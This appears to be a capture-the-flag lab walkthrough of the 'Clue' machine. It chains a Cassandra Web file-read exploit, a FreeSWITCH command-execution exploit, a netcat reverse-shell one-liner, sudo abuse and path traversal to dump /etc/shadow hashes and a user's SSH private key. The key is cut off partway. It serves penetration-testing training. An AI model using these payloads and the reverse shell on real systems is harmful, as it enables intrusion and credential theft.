
Web Service Enumeration:

[+ Nikto]


[+ Fuzzing]

LAB Steps:

→ First started with the port **3000**
→ you can see it is using Cassandra Web ..



→ Let's search for the public exploits !!



you can see it is Remote File Read !!

Cassandra Web 0.5.0 - Remote File Read --> linux/webapps/49362.py

python3 49362.py 192.168.161.240 /etc/passwd

```
┌──(root💀kali)-[/home/…/offsec/pg/Lin/Clue]
└─# python3 49362.py 192.168.161.240 /etc/passwd

root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
```

tried to see the id_rsa files but Unable to see !!

we got one password [Read the exploit the command is included in the explioit]

python3 49362.py 192.168.161.240 /proc/self/cmdline

```
┌──(root💀kali)-[/home/…/offsec/pg/Lin/Clue]
└─# python3 49362.py 192.168.161.240 /proc/self/cmdline

/usr/bin/ruby2.5/usr/local/bin/cassandra-web-ucassie-pSecondBiteTheApple330
```

you can see the username and password is disclosed !!

cassie : **SecondBiteTheApple330**

```
#
# > cassmoney.py 10.0.0.5 /proc/self/cmdline
# /usr/bin/ruby2.7/usr/local/bin/cassandra-web--usernameadmin--passwordP@ssw0rd
#
# (these creds are for auth to the running apache cassandra database server)
#
# Fix
# - fixed in github repo
```

these credetnails are used to run the cassandra server !!

Let's try to login via SMB once !!

smbclient -L \\\\192.168.161.240\\ -U cassie

```
┌──(root💀kali)-[/home/…/offsec/pg/Lin/Clue]
└─# smbclient -L \\\\192.168.161.240\\ -U cassie
Password for [WORKGROUP\cassie]:

        Sharename       Type      Comment
        ---------       ----      -------
        print$          Disk      Printer Drivers
        backup          Disk      Backup web directory shares
        IPC$            IPC       IPC Service (Samba 4.9.5-Debian)
Reconnecting with SMB1 for workgroup listing.

        Server               Comment
        ---------            -------
```

you can see the **backup** share !!!

smbclient \\\\192.168.161.240\\backup -U cassie

Let's access to that share !!

```
smb: \freeswitch\etc\freeswitch\autoload_configs\> ls
  .                                   D        0  Sun Oct 24 22:53:57 2021
  ..                                  D        0  Sun Oct 24 22:53:57 2021
  opal.conf.xml                       N     1196  Sun Oct 24 22:53:57 2021
  xml_rpc.conf.xml                    N      667  Sun Oct 24 22:53:57 2021
  blacklist.conf.xml                  N      345  Sun Oct 24 22:53:57 2021
  fifo.conf.xml                       N      371  Sun Oct 24 22:53:57 2021
  sndfile.conf.xml                    N      262  Sun Oct 24 22:53:57 2021
  switch.conf.xml                     N     9029  Sun Oct 24 22:53:57 2021
  mongo.conf.xml                      N      541  Sun Oct 24 22:53:57 2021
  dingaling.conf.xml                  N      270  Sun Oct 24 22:53:57 2021
  format_cdr.conf.xml                 N     4622  Sun Oct 24 22:53:57 2021
  xml_cdr.conf.xml                    N     3993  Sun Oct 24 22:53:57 2021
  timezones.conf.xml                  N   101403  Sun Oct 24 22:53:57 2021
  osp.conf.xml                        N     2108  Sun Oct 24 22:53:57 2021
  event_multicast.conf.xml            N      593  Sun Oct 24 22:53:57 2021
  amrwb.conf.xml                      N      874  Sun Oct 24 22:53:57 2021
  distributor.conf.xml                N      442  Sun Oct 24 22:53:57 2021
  sangoma_codec.conf.xml              N     1457  Sun Oct 24 22:53:57 2021
  sofia.conf.xml                      N      889  Sun Oct 24 22:53:57 2021
  kazoo.conf.xml                      N     8703  Sun Oct 24 22:53:57 2021
```

there are many configuration files in the **\etc\freeswitch\autoload_configs**

let's try to access this path configuration files using the cassendra exploit !!

python3 49362.py 192.168.161.240 /etc/freeswitch/autoload_configs/event_socket.conf.xml

```
┌──(root💀kali)-[/home/…/offsec/pg/Lin/Clue]
└─# python3 49362.py 192.168.161.240 /etc/freeswitch/autoload_configs/event_socket.conf.xml

<configuration name="event_socket.conf" description="Socket Client">
  <settings>
    <param name="nat-map" value="false"/>
    <param name="listen-ip" value="0.0.0.0"/>
    <param name="listen-port" value="8021"/>
    <param name="password" value="StrongClueConEight021"/>
  </settings>
</configuration>
```

you can see the password !! **StrongClueConEight021**


We are unable to move Further !!

Let's see the another port !!


8021/tcp open freeswitch-event FreeSWITCH mod_event_socket


Search for any public exploits !!

Got exploit: https://github.com/tucommenceapousser/CVE-2019-19492




the default password is **ClueCon** in the exploit let's try to exploit with that password !!





let's replace that password with **StrongClueConEight021** and again exploit !!



Now exploit !

python3 exploit.py 192.168.161.240 whoami

you can see We are successfull !!

python3 exploit.py 192.168.161.240 "cat /etc/passwd | grep bin/bash"

You can see there are three users root, cassie, anthony

python3 exploit.py 192.168.161.240 "rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/bash -i 2>&1|nc 192.168.45.205 80 >/tmp/f"

Get the shell !!

```
┌──(root💀kali)-[/home/…/offsec/pg/Lin/Clue]
└─# python3 exploit.py 192.168.161.240 "rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/bash -i 2>&1|nc 192.168.45.205 80 >/tmp/f"
Authenticated

┌──(root💀kali)-[/home/…/offsec/pg/Lin/Clue]
└─# rlwrap -cAr nc -lvnp 80
listening on [any] 80 ...
connect to [192.168.45.205] from (UNKNOWN) [192.168.161.240] 49138
bash: cannot set terminal process group (496): Inappropriate ioctl for device
bash: no job control in this shell
freeswitch@clue:/$ whoami
whoami
freeswitch
freeswitch@clue:/$ hostname
hostname
clue
```

tty is not there so run the python script to put the tty !!

and then we ahve the cassie password so let's get access to the cassie !!!

```
freeswitch@clue:/$ su cassie
su cassie
Password: SecondBiteTheApple330

cassie@clue:/$ whoami
whoami
cassie
```

PrivEsc: [Sudo Misconfiguration]

```
cassie@clue:~$ sudo -l
sudo -l
Matching Defaults entries for cassie on clue:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User cassie may run the following commands on clue:
    (ALL) NOPASSWD: /usr/local/bin/cassandra-web
```

cassie@clue:~$ **sudo -u root /usr/local/bin/cassandra-web**

Now let's run the Webserver internally on port 9999 and get access to the **0.0.0.0:9999** and we know this webserver is vulnerable to read file so let's get the root ssh keys and get access to the root user !!

cassie@clue:~$ **sudo -u root /usr/local/bin/cassandra-web -B 0.0.0.0:9999 -u cassie -p SecondBiteTheApple330**


```
cassie@clue:~$ sudo -u root /usr/local/bin/cassandra-web -B 0.0.0.0:9999 -u cassie -p SecondBiteTheApple330
< -B 0.0.0.0:9999 -u cassie -p SecondBiteTheApple330
I, [2024-06-21T02:15:14.051430 #15231]  INFO -- : Establishing control connection
I, [2024-06-21T02:15:14.127407 #15231]  INFO -- : Refreshing connected host's metadata
I, [2024-06-21T02:15:14.134639 #15231]  INFO -- : Completed refreshing connected host's metadata
I, [2024-06-21T02:15:14.135237 #15231]  INFO -- : Refreshing peers metadata
I, [2024-06-21T02:15:14.136193 #15231]  INFO -- : Completed refreshing peers metadata
I, [2024-06-21T02:15:14.136219 #15231]  INFO -- : Refreshing schema
I, [2024-06-21T02:15:14.166608 #15231]  INFO -- : Schema refreshed
I, [2024-06-21T02:15:14.166640 #15231]  INFO -- : Control connection established
I, [2024-06-21T02:15:14.166830 #15231]  INFO -- : Creating session
I, [2024-06-21T02:15:14.260745 #15231]  INFO -- : Session created
2024-06-21 02:15:14 -0400 Thin web server (v1.8.1 codename Infinite Smoothie)
2024-06-21 02:15:14 -0400 Maximum connections set to 1024
2024-06-21 02:15:14 -0400 Listening on 0.0.0.0:9999, CTRL+C to stop
```

You can see the port 9999 is open !!

```
cassie@clue:/$ netstat -nl
netstat -nl
Active Internet connections (only servers)
Proto Recv-Q Send-Q Local Address           Foreign Address         State
tcp        0      0 0.0.0.0:445             0.0.0.0:*               LISTEN
tcp        0      0 127.0.0.1:7199          0.0.0.0:*               LISTEN
tcp        0      0 127.0.0.1:37703         0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:139             0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:9999            0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:80              0.0.0.0:*               LISTEN
tcp        0      0 127.0.0.1:9042          0.0.0.0:*               LISTEN
```

cassie@clue:/$ **curl 0.0.0.0:9999**

```
cassie@clue:/$ curl 0.0.0.0:9999
curl 0.0.0.0:9999
<!DOCTYPE html>
<html lang="en" ng-app="cassandra">
  <head>
    <base href="/">
    <meta charset="utf-8">
    <meta http-equiv="X-UA-Compatible" content="IE=edge">
    <meta name="viewport" content="width=device-width, initial-scale=1">
    <title>Cassandra Web</title>

    <!-- Bootstrap -->
    <link rel="stylesheet" href="/css/bootstrap.css">
    <link rel="stylesheet" href="/css/bootstrap-theme.css">

    <!-- HTML5 Shim and Respond.js IE8 support of HTML5 elements and media queries -->
    <!-- WARNING: Respond.js doesn't work if you view the page via file:// -->
    <!--[if lt IE 9]>
      <script src="https://oss.maxcdn.com/html5shiv/3.7.2/html5shiv.min.js"></script>
      <script src="https://oss.maxcdn.com/respond/1.4.2/respond.min.js"></script>
    <![endif]-->
```



According to the cassendra exploit we need to add 8 ` **../** `

cassie@clue:/$ **curl --path-as-is** **http://0.0.0.0:9999/../../../../../../../../../../../../etc/passwd**

```
cassie@clue:/$ curl --path-as-is http://0.0.0.0:9999/../../../../../../../../../../../../etc/passwd
<9999/../../../../../../../../../../../../etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
_apt:x:100:65534::/nonexistent:/usr/sbin/nologin
systemd-timesync:x:101:102:systemd Time Synchronization,,,:/run/systemd:/usr/sbin/nologin
systemd-network:x:102:103:systemd Network Management,,,:/run/systemd:/usr/sbin/nologin
systemd-resolve:x:103:104:systemd Resolver,,,:/run/systemd:/usr/sbin/nologin
messagebus:x:104:110::/nonexistent:/usr/sbin/nologin
sshd:x:105:65534::/run/sshd:/usr/sbin/nologin
```

Now we are running this as a root user we can get the **shadow** file

cassie@clue:/$ **curl --path-as-is http://0.0.0.0:9999/../../../../../../../../../../../../etc/shadow**

```
cassie@clue:/$ curl --path-as-is http://0.0.0.0:9999/../../../../../../../../../../../../etc/shadow
<9999/../../../../../../../../../../../../etc/shadow
root:$6$kuXiAC8PIOY2uis9$LrTzlkYSlY485ZREBLW5iPSpNxamM38BL85BPmaIAWp05VlV.tdq0EryiFLbLryvbsGTx50dLnMsxIk7PJB5P1:19209:
daemon:*:18555:0:99999:7:::
bin:*:18555:0:99999:7:::
sys:*:18555:0:99999:7:::
sync:*:18555:0:99999:7:::
games:*:18555:0:99999:7:::
man:*:18555:0:99999:7:::
lp:*:18555:0:99999:7:::
mail:*:18555:0:99999:7:::
news:*:18555:0:99999:7:::
```

We have all the users hashes !!

Let's get the **id_rsa** of **anthony** user

cassie@clue:/$ **curl --path-as-is http://0.0.0.0:9999/../../../../../../../../../../../../home/anthony/.ssh/id_rsa**

```
cassie@clue:/$ curl --path-as-is http://0.0.0.0:9999/../../../../../../../../../../../../home/anthony/.ssh/id_rsa
<../../../../../../../../../../home/anthony/.ssh/id_rsa
-----BEGIN OPENSSH PRIVATE KEY-----
b3BlbnNzaC1rZXktdjEAAAAABG5vbmUAAAAEbm9uZQAAAAAAAAABAAABFwAAAAdzc2gtcn
NhAAAAAwEAAQAAAQEAw59iC+ySJ9F/xWp8QVkvBva2nCFikZ0VT7hkhtAxujRRqKjhLKJe
d19FBjwkeSg+PevKIzrBVr0JQuEPJ1C9NCxRsp91xECMK3hGh/DBdfh1FrQACtS4oOdzdM
jWyB00P1JPdEM4ojwzPu0CcduuV0kVJDndtsDqAcLJr+Ls8zYo376zCyJuCCBonPVitr2m
B6KWILv/ajKwbgrNMZpQb8prHL3lRIVabjaSv0bITx1KMeyaya+K+Dz84Vu8uHNFJO0rhq
gBAGtUgBJNJWa9EZtwws9PtsLIOzyZYrQTOTq4+q/FFpAKfbsNdqUe445FkvPmryyx7If/
DaMoSYSPhwAAA8gc9JxpHPScaQAAAAdzc2gtcnNhAAABAQDDn2IL7JIn0X/FanxBWS8G9r
acIWKRnRVPuGSG0DG6NFGoqOEsol53X0UGPCR5KD4968ojOsFWvQlC4Q8nUL00LFGyn3XE
QIwreEaH8MF1+HUWtAAK1Lig53N0yNbIHTQ/Uk90QziiPDM+7QJx265XSRUkOd22wOoBws
